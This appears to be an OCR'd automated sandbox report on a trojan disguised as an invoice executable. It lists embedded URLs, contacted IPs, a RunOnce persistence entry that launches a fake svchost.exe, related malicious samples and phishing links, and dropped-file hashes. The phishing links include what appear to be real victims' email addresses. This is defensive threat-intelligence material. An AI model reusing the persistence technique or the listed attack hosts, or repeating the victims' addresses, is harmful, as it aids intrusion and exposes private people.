
URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/dateofbirthhttp://schemas.xmlsoap.org/ws/2005	WerFault.exe, 0000001E.00000003.345409871.00000000059E0000.00000004.00000001.sdmp	false		high
http://ocsp.sectigo.com0	CN-Invoice-XXXXX9808-190111432 87990.exe, 00000000.00000002.519819343.0000000003659000.00000004.00000001.sdmp, AdvancedRun.exe.22.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev.ditu.live.com/REST/v1/Routes/	svchost.exe, 00000012.00000002.312247860.000001F77323D000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddresshttp://schemas.xmlsoap.org/ws/200	WerFault.exe, 0000001E.00000003.345409871.00000000059E0000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/Driving	svchost.exe, 00000012.00000003.310473925.000001F773260000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/comp/gen.ashx	svchost.exe, 00000012.00000002.312247860.000001F77323D000.00000004.00000001.sdmp	false		high
http://https://t0.tiles.ditu.live.com/tiles/gen	svchost.exe, 00000012.00000002.312327948.000001F77324F000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/Walking	svchost.exe, 00000012.00000003.310473925.000001F773260000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/stateorprovince	WerFault.exe, 0000001E.00000003.345409871.00000000059E0000.00000004.00000001.sdmp	false		high
http://coroloboxorozor.com	CN-Invoice-XXXXX9808-190111432 87990.exe, 00000000.00000002.471272964.0000000002471000.00000004.00000001.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dev.virtualearth.net/mapcontrol/HumanScaleServices/GetBubbles.ashx?n=	svchost.exe, 00000012.00000003.310849812.000001F773241000.00000004.00000001.sdmp	false		high
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	CN-Invoice-XXXXX9808-190111432 87990.exe, 00000000.00000002.519819343.0000000003659000.00000004.00000001.sdmp, AdvancedRun.exe.22.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/streetaddresszhttp://schemas.xmlsoap.org/ws/20	WerFault.exe, 0000001E.00000003.345409871.00000000059E0000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/authentication	WerFault.exe, 0000001E.00000003.345409871.00000000059E0000.00000004.00000001.sdmp	false		high
http://https://dev.ditu.live.com/mapcontrol/logging.ashx	svchost.exe, 00000012.00000003.310473925.000001F773260000.00000004.00000001.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Imagery/Copyright/	svchost.exe, 00000012.00000003.310574824.000001F77325D000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gri?pv=1&r=	svchost.exe, 00000012.00000003.310709236.000001F773240000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/x500distinguishednamejhttp://schemas.xmlsoap.o	WerFault.exe, 0000001E.00000003.345409871.00000000059E0000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Transit/Schedules/	svchost.exe, 00000012.00000003.310849812.000001F773241000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/denyonlysid	WerFault.exe, 0000001E.00000003.345409871.00000000059E0000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/authorizationdecisionzhttp://schemas.xmlsoap.o	WerFault.exe, 0000001E.00000003.345409871.00000000059E0000.00000004.00000001.sdmp	false		high
http://https://sectigo.com/CPS0C	CN-Invoice-XXXXX9808-190111432 87990.exe, 00000000.00000002.519819343.0000000003659000.00000004.00000001.sdmp, AdvancedRun.exe.22.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://sectigo.com/CPS0D	CN-Invoice-XXXXX9808-190111432 87990.exe, 00000000.00000002.519819343.0000000003659000.00000004.00000001.sdmp, AdvancedRun.exe.22.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://appexmapsappupdate.blob.core.windows.net	svchost.exe, 00000012.00000003.310473925.000001F773260000.00000004.00000001.sdmp	false		high
http://www.nirsoft.net/	AdvancedRun.exe, AdvancedRun.exe, 00000009.00000002.271092950.000000000040C000.00000002.00020000.sdmp, AdvancedRun.exe, 00000027.00000000.419368466.0000000040C000.00000002.00020000.sdmp, AdvancedRun.exe.22.dr	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	CN-Invoice-XXXXX9808-190111432 87990.exe, 00000000.00000002.471272964.0000000002471000.00000004.00000001.sdmp, WerFault.exe, 0000001E.00000003.345409871.00000000059E0000.00000004.00000001.sdmp	false		high
http://www.bingmapsportal.com	svchost.exe, 00000012.00000002.312067468.000001F773213000.00000004.00000001.sdmp	false		high
http://https://ecn.dev.virtualearth.net/REST/v1/Imagery/Copyright/	svchost.exe, 00000012.00000002.312247860.000001F77323D000.00000004.00000001.sdmp	false		high
http://https://dynamic.t0.tiles.ditu.live.com/comp/gen.ashx	svchost.exe, 00000012.00000003.310473925.000001F773260000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/nameidentifier	WerFault.exe, 0000001E.00000003.345409871.00000000059E0000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdv?pv=1&r=	svchost.exe, 00000012.00000003.310807979.000001F773244000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/	svchost.exe, 00000012.00000002.312247860.000001F77323D000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdi?pv=1&r=	svchost.exe, 00000012.00000003.310807979.000001F773244000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/otherphone	WerFault.exe, 0000001E.00000003.345409871.00000000059E0000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/mobilephone	WerFault.exe, 0000001E.00000003.345409871.00000000059E0000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/webservices/v1/LoggingService/LoggingService.svc/Log?	svchost.exe, 00000012.00000002.312356651.000001F77325A000.00000004.00000001.sdmp	false		high
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	CN-Invoice-XXXXX9808-190111432 87990.exe, 00000000.00000002.519819343.0000000003659000.00000004.00000001.sdmp, AdvancedRun.exe.22.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gd?pv=1&r=	svchost.exe, 00000012.00000002.312247860.000001F77323D000.00000004.00000001.sdmp, svchost.exe, 00000012.00000002.312067468.000001F773213000.00000004.00000001.sdmp	false		high
http://https://dev.ditu.live.com/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 00000012.00000002.312327948.000001F77324F000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Locations	svchost.exe, 00000012.00000003.310473925.000001F773260000.00000004.00000001.sdmp	false		high
http://https://ecn.dev.virtualearth.net/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 00000012.00000003.288221774.000001F773232000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/mapcontrol/logging.ashx	svchost.exe, 00000012.00000003.310473925.000001F773260000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/postalcoderhttp://schemas.xmlsoap.org/ws/2005/	WerFault.exe, 0000001E.00000003.345409871.00000000059E0000.00000004.00000001.sdmp	false		high
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	CN-Invoice-XXXXX9808-190111432 87990.exe, 00000000.00000002.519819343.0000000003659000.00000004.00000001.sdmp, AdvancedRun.exe.22.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdi?pv=1&r=	svchost.exe, 00000012.00000002.312356651.000001F77325A000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dynamic.t	svchost.exe, 00000012.00000002.312327948.000001F77324F000.00000004.00000001.sdmp, svchost.exe, 00000012.00000003.310849812.000001F773241000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	CN-Invoice-XXXXX9808-19011143287990.exe, 00000000.00000002.519819343.0000000003659000.00000004.00000001.sdmp, AdvancedRun.exe.22.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/Transit	svchost.exe, 00000012.00000003.310473925.000001F773260000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.tiles.virtualearth.net/tiles/gen	svchost.exe, 00000012.00000003.310807979.000001F773244000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/thumbprinthttp://schemas.xmlsoap.org/ws/2005/	WerFault.exe, 0000001E.00000003.345409871.00000000059E0000.00000004.00000001.sdmp	false		high
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdv?pv=1&r=	svchost.exe, 00000012.00000002.312356651.000001F77325A000.00000004.00000001.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Locations	svchost.exe, 00000012.00000003.310473925.000001F773260000.00000004.00000001.sdmp	false		high
http://https://dynamic.api.tiles.ditu.live.com/odvs/gd?pv=1&r=	svchost.exe, 00000012.00000003.310574824.000001F77325D000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.71.230	unknown	United States		13335	CLOUDFLARENETUS	true
185.157.161.86	unknown	Sweden		197595	OBE-EUROPEObenetworkEuropeSE	false
185.192.70.170	unknown	Netherlands		42831	UKSERVERS-ASUKDedicatedServersHostingandCo-Location	false

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	355838
Start date:	22.02.2021
Start time:	07:44:22
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 18s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	CN-Invoice-XXXXX9808-19011143287990.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@56/29@6/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 12.8% (good quality ratio 11.9%) • Quality average: 80.8% • Quality standard deviation: 28.7%
HCA Information:	• Successful, ratio: 86% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, WmiPrvSE.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 51.104.139.180, 204.79.197.200, 13.107.21.200, 93.184.220.29, 104.43.139.144, 92.122.145.220, 52.255.188.83, 92.122.144.200, 51.103.5.186, 51.11.168.160, 92.122.213.194, 92.122.213.247, 104.42.151.234, 20.54.26.129, 168.61.161.212 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, cs9.wac.phicdn.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e12564.dspb.akamaiedge.net, wns.notify.trafficmanager.net, ocsp.digicert.com, www-bing-com.dual-a-0001.a-msedge.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, www.bing.com, client.wns.windows.com, fs.microsoft.com, dual-a-0001.a-msedge.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, skypedataprdcolcus17.cloudapp.net, skypedataprdcolcus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
07:45:27	API Interceptor	2x Sleep call for process: svchost.exe modified
07:45:30	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce flvxwJDVdGdMfCgtYuXwXFlxLX explorer.exe "C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe"
07:45:38	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce flvxwJDVdGdMfCgtYuXwXFlxLX explorer.exe "C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe"
07:45:54	API Interceptor	41x Sleep call for process: powershell.exe modified
07:46:43	API Interceptor	1x Sleep call for process: WerFault.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.21.71.230	PurchaseOrdersCSTtyres004786587.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/532020C7A3B820370CFAAC4888397C0C.html
185.157.161.86	CN-Invoice-XXXXX9808-19011143287990.exe	Get hash	malicious	Browse	
	Order_List_PO# 081929.exe	Get hash	malicious	Browse	
	order-1812896543124646450.exe	Get hash	malicious	Browse	
	order-181289654312464649.exe	Get hash	malicious	Browse	
	order-181289654312464648.exe	Get hash	malicious	Browse	
	Order_1101201918_AUTECH.exe	Get hash	malicious	Browse	
	50404868-c352-422f-a608-7fd64b335eec.exe	Get hash	malicious	Browse	
	74725794.pdf.exe	Get hash	malicious	Browse	
	Order_List_PO# 0819289.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
coroloboxorozor.com	INVOICE_47383.EXE	Get hash	malicious	Browse	• 172.67.172.17
	PurchaseOrdersCSTtyres004786587.exe	Get hash	malicious	Browse	• 104.21.71.230
nanopc.linkpc.net	CN-Invoice-XXXXX9808-19011143287990.exe	Get hash	malicious	Browse	• 185.157.161.86
	Order_List_PO# 081929.exe	Get hash	malicious	Browse	• 185.157.161.86
	order-1812896543124646450.exe	Get hash	malicious	Browse	• 185.157.161.86
	order-181289654312464649.exe	Get hash	malicious	Browse	• 185.157.161.86
	order-181289654312464648.exe	Get hash	malicious	Browse	• 185.157.161.86
	ORDER PMX-PT-2001 STOCK+NOVO.exe	Get hash	malicious	Browse	• 185.157.162.81
	DHL_10177_R293_DOCUMENT.exe	Get hash	malicious	Browse	• 105.112.101.201

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	Selected New Order.exe	Get hash	malicious	Browse	• 104.21.19.200
	Unterlagen PDF.exe	Get hash	malicious	Browse	• 162.159.129.233
	RFQ file_pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	abominable.exe	Get hash	malicious	Browse	• 1.1.1.1
	Copy_remittnce.exe	Get hash	malicious	Browse	• 162.159.130.233
	uTorrent.exe	Get hash	malicious	Browse	• 104.18.88.101
	uTorrent.exe	Get hash	malicious	Browse	• 104.18.88.101
	Purchase order.exe	Get hash	malicious	Browse	• 23.227.38.74
	SecuriteInfo.com.W32.AIDetectGBM.malware.02.16429.exe	Get hash	malicious	Browse	• 104.21.50.15
	SecuriteInfo.com.Variant.Zusy.340597.28655.exe	Get hash	malicious	Browse	• 104.17.62.50
	Order.exe	Get hash	malicious	Browse	• 104.21.19.200
	purchase order.exe	Get hash	malicious	Browse	• 172.67.188.154
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 172.67.188.154
	telex transfer.exe	Get hash	malicious	Browse	• 104.21.19.200
	AgroAG008021921doc_pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	docs-9035.exe	Get hash	malicious	Browse	• 162.159.129.233
	MPC-PU-FO-0011-00 .exe	Get hash	malicious	Browse	• 162.159.134.233
	JFAaEh5hB6.exe	Get hash	malicious	Browse	• 172.67.141.244
	Njs4kjnD5X.dll	Get hash	malicious	Browse	• 104.20.185.68
	INVOICE_47383.EXE	Get hash	malicious	Browse	• 172.67.172.17
UKSERVERS-ASUKDedicatedServersHostingandCo-Location	http://https://podcasterz.hu/softaculous/RjcHrladaah1w/	Get hash	malicious	Browse	• 31.132.1.41
	http://https://caminhodosveadeiros.com.br/h/Ld51n5yo2sVpA9ix2ZHZLqX7/	Get hash	malicious	Browse	• 31.132.1.41
	http://blackbarrymobile.com	Get hash	malicious	Browse	• 94.229.72.119
	http://https://theautomaticacademy.co.uk/.adv3738diukjuctdyakbd/dhava93vdia11876dkb/ag38vdua3848dk/sajvd9484auad/ajd847vauadja/101kah474sbbadad/wose/Creed20200921_2219.pdf.html	Get hash	malicious	Browse	• 91.109.113.202

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://www.linkedin.com/redir/redirect?url=kjifs%2Ehijkrest%2Exyz%2F%405067%4012180%40%2F&urlhash=3yN5&#raju.daswani@fastmarkets.com	Get hash	malicious	Browse	• 5.101.151.31
	http://https://www.louviers-houseofbeauty.co.uk/fcub/roundcube/index.php?email=marta.valadas@novobanco.pt	Get hash	malicious	Browse	• 91.109.113.202
	http://https://www.louviers-houseofbeauty.co.uk/fcub/roundcube/index.php?email=marta.valadas@novobanco.pt	Get hash	malicious	Browse	• 91.109.113.202
	http://flamme.co	Get hash	malicious	Browse	• 94.229.72.116
	Quote Order #103888864.exe	Get hash	malicious	Browse	• 94.229.65.194
	isb777amx.exe	Get hash	malicious	Browse	• 91.244.181.85
	http://cs.tekblue.net	Get hash	malicious	Browse	• 94.229.72.121
	ErxMjVrB.exe	Get hash	malicious	Browse	• 94.229.71.167
	juice.exe	Get hash	malicious	Browse	• 156.227.195.1
	3a#U0430.exe	Get hash	malicious	Browse	• 94.229.72.243
	430#U0437.js	Get hash	malicious	Browse	• 178.159.0.38
	430#U0437.js	Get hash	malicious	Browse	• 178.159.0.38
	70payment $37,140.exe	Get hash	malicious	Browse	• 191.101.22.90
	30NEW ORDER.exe	Get hash	malicious	Browse	• 191.101.22.21
	6LQNTVfdpa.exe	Get hash	malicious	Browse	• 191.101.22.12
	2sapfile_pdf.exe	Get hash	malicious	Browse	• 191.101.22.12
OBE-EUROPEObenetworkEuropeSE	JFAaEh5hB6.exe	Get hash	malicious	Browse	• 45.148.16.42
	BMfiIGROO2.exe	Get hash	malicious	Browse	• 45.148.16.42
	SLAX3807432211884DL772508146394DO.exe	Get hash	malicious	Browse	• 194.32.146.140
	CN-Invoice-XXXXX9808-19011143287990.exe	Get hash	malicious	Browse	• 185.157.161.86
	18.02.2021 PAYMENT INFO.exe	Get hash	malicious	Browse	• 185.157.160.233
	DHL_Shipment_Notofication#554334.exe	Get hash	malicious	Browse	• 217.64.149.164
	07oof4WcEB.exe	Get hash	malicious	Browse	• 45.148.16.42
	Codes.exe	Get hash	malicious	Browse	• 185.157.161.104
	CN-Invoice-XXXXX9808-19011143287989.exe	Get hash	malicious	Browse	• 185.157.160.233
	3yevr0iqCW.exe	Get hash	malicious	Browse	• 45.148.16.42
	CN-Invoice-XXXXX9808-19011143287989 (2).exe	Get hash	malicious	Browse	• 185.157.160.233
	Statement.exe	Get hash	malicious	Browse	• 185.157.162.107
	Order_List_PO# 081929.exe	Get hash	malicious	Browse	• 185.157.161.86
	order-1812896543124646450.exe	Get hash	malicious	Browse	• 185.157.161.86
	Doc#6620200947535257653.exe	Get hash	malicious	Browse	• 185.157.160.233
	DHL_10177_R29_DOCUMENT.exe	Get hash	malicious	Browse	• 185.157.160.233
	order-181289654312464649.exe	Get hash	malicious	Browse	• 185.157.161.86
	order-181289654312464648.exe	Get hash	malicious	Browse	• 185.157.161.86
	Doc#6620200947535257653.exe	Get hash	malicious	Browse	• 185.157.160.233
	Scan_order.exe	Get hash	malicious	Browse	• 185.157.161.61

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\1481353f-436c-4b98-9136-3fbe69a7e8b4\AdvancedRun.exe	PurchaseOrdersCSTtyres004786587.exe	Get hash	malicious	Browse	
	3zKVfxhs18.exe	Get hash	malicious	Browse	
	AWB783079370872.docm	Get hash	malicious	Browse	
	DETALLE DE TRANSFERENCIA BANCO AGRARO DE COLOMBIA.exe	Get hash	malicious	Browse	
	CN-Invoice-XXXXX9808-19011143287990.exe	Get hash	malicious	Browse	
	Payment Advice 170221.exe	Get hash	malicious	Browse	
	Payment Receipt.jar	Get hash	malicious	Browse	
	miner.exe	Get hash	malicious	Browse	
	875666665.xlsm.xlsm	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DOCX.doc.doc	Get hash	malicious	Browse	
	v.exe	Get hash	malicious	Browse	
	uaa.exe	Get hash	malicious	Browse	
	r.exe	Get hash	malicious	Browse	
	j.exe	Get hash	malicious	Browse	
	99.exe	Get hash	malicious	Browse	
	m.exe	Get hash	malicious	Browse	
	n.exe	Get hash	malicious	Browse	
	DdV1LG7bLJ.exe	Get hash	malicious	Browse	
	TBN HMX SPECS.xlsm	Get hash	malicious	Browse	
	VESSEL CONTACT DETAILS, LOAD & DISPORT.doc	Get hash	malicious	Browse	

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	0.5975851327512959
Encrypted:	false
SSDEEP:	6:0Fnxllek1GaD0JOCEfMuaaD0JOCEfMKQmDYfutAl/gz2cE0fMbhEZolrRSQ2hyYp:09jTGaD0JcaaD0JwQQYmtAg/0bjSQJ
MD5:	1690D60C794A050032229706F1A3D10C
SHA1:	EAFE954522B89C5F2013F133693158530A1465E3
SHA-256:	0480DEAE9119A63BF1DFE20F5AC6AB01614931B09DCE216F467AEA2A764221E5
SHA-512:	B205889F1A3A87FEA1A82D470E98C6D3663FD75B7A72CD0D766D6E5A0A3B9C887518D37FCF7409942E992098E88030688C1EBC3C1A601ABFAD93EF3A0E42505
Malicious:	false
Preview:	.....:{..(.....-...y..... ..1C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....-...y.....&.....e.f.3...w.....3...w.....h..C.:.\.P.r.o.g.r.a.m .D.a.t.a.\.M.i.c.r.o.s.o.f.t.\.N.e.t.w.o.r.k.\.D.o.w.n.l.o.a.d.e.r.\.q.m.g.r...d.b...G..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x95d40a86, page size 16384, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.09625771879899726
Encrypted:	false
SSDEEP:	12:E80+pzaXO4blCV5djUKi80+pzaXO4blCV5djUK:EzgzJVnGzgzJVn
MD5:	11F32E8BB44083F2E25D79D4B77F5775
SHA1:	679040ABDEB9267694340CFBDEE198D2EAC61CFF
SHA-256:	7A24D6D879D9DA31CF7F786EE7CDE5257FD70675635C0E612DC02CFCE8A60597
SHA-512:	29342B8CD2572C09AC195ED53807467A4A48F8BEC93A68D511B72E215D827D316A95084EA244559BCAD49D54B1873D740D1A0BC5B45B23D298C024F8E0B3A17
Malicious:	false
Preview:	....e.f.3...w.....&.....w...-...y..h.(.....3...w.....B.....@..... ....3...w..... .....|.tO.-...y.....-...y..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.11144509983272985
Encrypted:	false
SSDEEP:	3:gbD1Ev+IIncAr+/t7l/bJdAtiYzxrlll/all:gvQ+IIncAE7t4XdxlIG
MD5:	7E1E0C5D8E42457E1EBC55063ABF8900
SHA1:	A1BE2EEC29393988E3B133A3DBEB295054F79FA9
SHA-256:	64C599627275B5A37638535EBAD05F233DC37FB8968F41EE51E7847B65D2C161

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
SHA-512:	5452EE93D52038458CCCEBB5FC18C80AB74C9E302176C567960F190E6B6A4891A9CE2C1E5A243F80142C858B72D7629489FA91613320ABA0BA7CB76B736E205F
Malicious:	false
Preview:	..U.....3...w...-...y.....w.....w.....w....:O.....w.....-...y..... ....

C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_SSCPUVYAPWRJCSOY_5d6ccfe7d5a2138396f817535b246bb9955b2a_e573b765_184c8058\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	16876
Entropy (8bit):	3.779361989604296
Encrypted:	false
SSDEEP:	384:OsjnytBUZMX+D5aqqp/u7saX4ItxM56/p:OsjoBUiOD5a5/u7saX4ItxMI
MD5:	CD427CF331607D16676E0BBA2C15AB25
SHA1:	A69698C0647828D3F29C3BF0E1A69325A6032147
SHA-256:	1D36AC5EB47906A04E679CFB19B0B344F5FD2F89B58E25B630D64D2B8A927607
SHA-512:	603048432F19D4250D88136015E6C578154CE2EB76CC58D96659B613DAD7B0875DDA78CC622B780129181C99F84214AC20A5786C05627F65AC23988D3DA758CF
Malicious:	false
